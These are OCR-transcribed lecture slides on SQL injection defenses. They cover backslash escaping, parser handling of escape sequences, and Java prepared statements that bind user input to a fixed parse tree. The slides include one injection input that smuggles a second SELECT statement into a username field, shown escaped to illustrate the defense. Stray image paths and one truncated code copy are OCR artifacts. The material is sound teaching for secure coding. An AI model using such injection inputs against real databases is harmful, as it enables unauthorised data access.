- But: can be part of defense-in-depth

Escaping Input

- The input string should be interpreted as a string and not as including any special characters
- To escape potential SQL characters, add backslashes in front of special characters in user input, such as quotes or backslashes

SQL Processing

- If parser sees ’ it considers a string is starting or ending
- If parser sees \’ it considers it converts it to ’
- If parser sees \\ it considers it converts it to \

For

```
SELECT PersonID  FROM People WHERE
   Username=’alice\’; SELECT * FROM People;\’’
```

The username will be matched against
alice’; SELECT * FROM People;’ and no match found

- Different SQL parsers have different escape sequences or APIs for escaping

Examples

- Against what string do we compare `Username` (after SQL parsing), and when does it flag a syntax error?

[..] WHERE Username='alice'; alice

[..] WHERE Username='alice\'; Syntax error, quote not closed

[..] WHERE Username='alice\''; alice'

[..] WHERE Username='alice\\'; alice\

because \\ gets converted to \ by the parser

SQL Injection: Better Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                          Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

"Prepared Statement"

SQL Injection: Better Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM C
                          Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

Untrusted user input

SQL Injection: Better Defenses


Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                          Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

Input is confined to a single SQL data value

Parse Tree Template Constructed by `Prepared` Statement



Note: **`prepared`** statement only allows ?'s at leaves, not internal nodes. So *structure* of tree is *fixed*.

SQL Injection: Better Defenses

Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                        Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

Binds the value of arg_user to '?' leaf

SQL Injection: Better Defenses


Language support for constructing queries

Specify query structure independent of user input:

```
ResultSet getProfile(Connection conn, String arg_user)
{
   String query = "SELECT AcctNum FROM Customer WHERE
                          Balance < 100 AND Username = ?";
   PreparedStatement p = conn.prepareStatement(query);
   p.setString(1, arg_user);
   return p.executeQuery();
}
```

No matter what input user provides, Prepared Statement ensures it will be treated as a single SQL datum

Parse Tree Template Constructed by Prepared Statement



Questions?